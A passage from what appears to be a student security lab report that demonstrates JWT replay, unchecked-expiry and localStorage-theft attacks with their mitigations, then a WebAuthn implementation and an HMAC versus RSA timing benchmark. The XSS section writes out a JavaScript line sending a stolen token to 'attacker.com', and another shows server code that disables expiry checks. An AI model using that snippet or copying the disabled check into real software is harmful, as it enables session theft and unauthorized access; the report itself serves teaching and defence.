

Figure 16: Accessing protected resource using valid JWT token

Step 3: Replay the Same Token

The same JWT token is reused again to access the protected endpoint. Since the server does not track token usage, the request is accepted again.



Figure 17: Reusing the same JWT token to access protected resource



Figure 18: Reusing the same JWT token to access protected resource

Why This Attack Works

JWT authentication is stateless, meaning the server does not store issued tokens. Therefore, a valid token can be reused multiple times until it expires.

Secure Implementation

To prevent token replay attacks:

- Use short-lived tokens with expiration (`exp`)
- Use unique token identifiers (`jti`)
- Maintain token revocation lists
- Use HTTPS to prevent token interception

Secure Implementation using Unique Token ID

To prevent token replay attacks, each JWT token is assigned a unique identifier called the JWT ID (`jti`). This identifier is generated when the token is created and stored on the server when the token is used.

If the same token is used again, the server detects that the token ID already exists and rejects the request.

Example secure payload:

```
{
 "user": "guest",
 "role": "user",
 "jti": "unique-token-id"
}
```



Figure 19: Login using generated token



Figure 20: First time access using generated token



Figure 21: Reply attack



Figure 22: Access with same token

During authentication, the server checks whether the token ID has already been used. If the ID is found in the server's token store, the request is rejected as a replay attack.

Result:
The experiment demonstrates that if a JWT token is intercepted or stolen, it can be reused multiple times to gain unauthorized access to protected resources. Using a unique token identifier allows the server to detect reused tokens and prevent replay attacks.

4 Demonstration of JWT Expiry Not Checked Attack

Objective:
To demonstrate how failure to validate the expiration time of a JWT token allows attackers to use expired tokens to gain unauthorized access.

Tools Used:

- FastAPI Vulnerable Server
- Restfox API Client

Step 1: Generate a JWT Token with Expiry
A JWT token is generated with a short expiration time using the `exp` claim.



Figure 23: JWT token generated with expiration time

Step 2: Wait for Token Expiry
The token is allowed to expire by waiting beyond the specified expiration time.

Step 3: Use Expired Token
The expired token is sent to the protected endpoint.



Figure 24: Using expired JWT token

Step 4: Unauthorized Access Granted
Since the server does not verify the expiration time, the expired token is still accepted.



Figure 25: Access granted using expired token

Why This Attack Works
The server disables expiration verification using:

```
jwt.decode(token, SECRET_KEY, options={"verify_exp": False})
```



Figure 26: Vulnerability in server

This allows expired tokens to be accepted.

Secure Implementation
To prevent this attack:

- Always validate the expiration claim (`exp`)
- Do not disable expiry verification
- Handle expired tokens properly using exception handling

Result:
The experiment demonstrates that failure to validate token expiration allows attackers to reuse expired JWT tokens and gain unauthorized access.

5 Demonstration of JWT Storage in Local Storage Vulnerability

Objective:
To demonstrate how storing JWT tokens in browser local storage can lead to token theft through Cross-Site Scripting (XSS) attacks.

Tools Used:

- Web Browser (Chrome/Firefox)
- Developer Tools
- Restfox API Client

Step 1: Store JWT Token in Local Storage
After successful login, the JWT token is stored in the browser's local storage.



Figure 27: JWT token stored in browser local storage

Step 2: Access Token from Local Storage
The token can be accessed using JavaScript through the browser console.

```
localStorage.getItem("token")
```



Figure 28: Accessing JWT token from local storage

Step 3: Simulated Token Theft

An attacker can inject malicious JavaScript to extract the token and send it to an external server.

```
var token = localStorage.getItem("token");
fetch("http://attacker.com/steal?token=" + token);
```



Figure 29: Simulated extraction of JWT token using malicious script

Step 4: Use Stolen Token

The attacker uses the stolen token to access protected resources.



Figure 30: Unauthorized access using stolen JWT token



Figure 31: Unauthorized access using stolen JWT token

Why This Attack Works

JWT tokens stored in local storage are accessible via JavaScript. If an application is vulnerable to XSS, attackers can extract the token and reuse it.

Secure Implementation
To prevent this vulnerability:

- Avoid storing JWT tokens in local storage
- Use HttpOnly cookies for token storage
- Implement Content Security Policy (CSP)
- Sanitize user inputs to prevent XSS

Result:
The experiment demonstrates that storing JWT tokens in local storage exposes them to theft via XSS attacks, allowing attackers to gain unauthorized access.

6 Comparison of JWT Attacks

Attack	**Cause**	**Impact**	**Prevention**
None Algorithm Attack	Signature verification disabled	Token forgery and privilege escalation	Enforce algorithm validation (HS256)
Secret Key Brute Force	Weak secret key	Attacker can sign valid tokens	Use strong, random secret keys
Token Replay Attack	Stateless authentication (no tracking)	Reuse of stolen tokens	Use `jti`, expiration, token revocation
Expiry Not Checked	Expiration validation disabled	Expired tokens remain valid	Always verify `exp` claim
Local Storage Vulnerability	Token stored in localStorage	Token theft via XSS	Use HttpOnly cookies, prevent XSS

Table 1: Comparison of Common JWT Attacks and Mitigation Techniques

WebAuthn authentication protocol.

Aim

To implement the WebAuthn authentication protocol and compare symmetric vs asymmetric authentication cost.

Tools Used

- Python (FastAPI)
- HTML, JavaScript
- Google Chrome Browser
- WebAuthn Virtual Authenticator (DevTools)

Description

WebAuthn (Web Authentication) is a web standard that enables passwordless authentication using public-key cryptography. It eliminates the need for passwords by allowing users to authenticate using device-based credentials such as biometrics, PIN, or security keys.

In this implementation, the browser generates a public-private key pair during registration. The private key is securely stored on the client device, while the public key is sent to the server. During login, the server sends a challenge which is signed by the client using the private key and verified by the server using the public key.

Algorithm / Procedure

1. User enters username.
2. Server generates a random challenge.
3. Browser creates credentials using WebAuthn API.
4. Public key is stored on the server.
5. During login, server sends a new challenge.
6. Client signs challenge using private key.
7. Server verifies authentication.

Implementation

Backend:

```
(FastAPI code implemented for challenge generation,
registration, and login verification)
```

Frontend:

```
(JavaScript using navigator.credentials.create()
and navigator.credentials.get())
```

Screenshots

Registration Interface

Figure 32: User Registration Interface

WebAuthn Virtual Authenticator



Figure 33: Virtual Authenticator in DevTools

Registration Success

Figure 34: Successful Registration

Login Authentication



Figure 35: User Authentication Process



Figure 36: Successful Login

Comparison: Computational cost of symmetric (HMAC-SHA256) and asymmetric (RSA-2048) authentication mechanisms

A benchmark test was performed with 10,000 iterations for each algorithm:

Metric	HMAC-SHA256	RSA-2048
Total Time (ms)	80.44	2645.41
Average Time (ms)	0.008044	0.264541

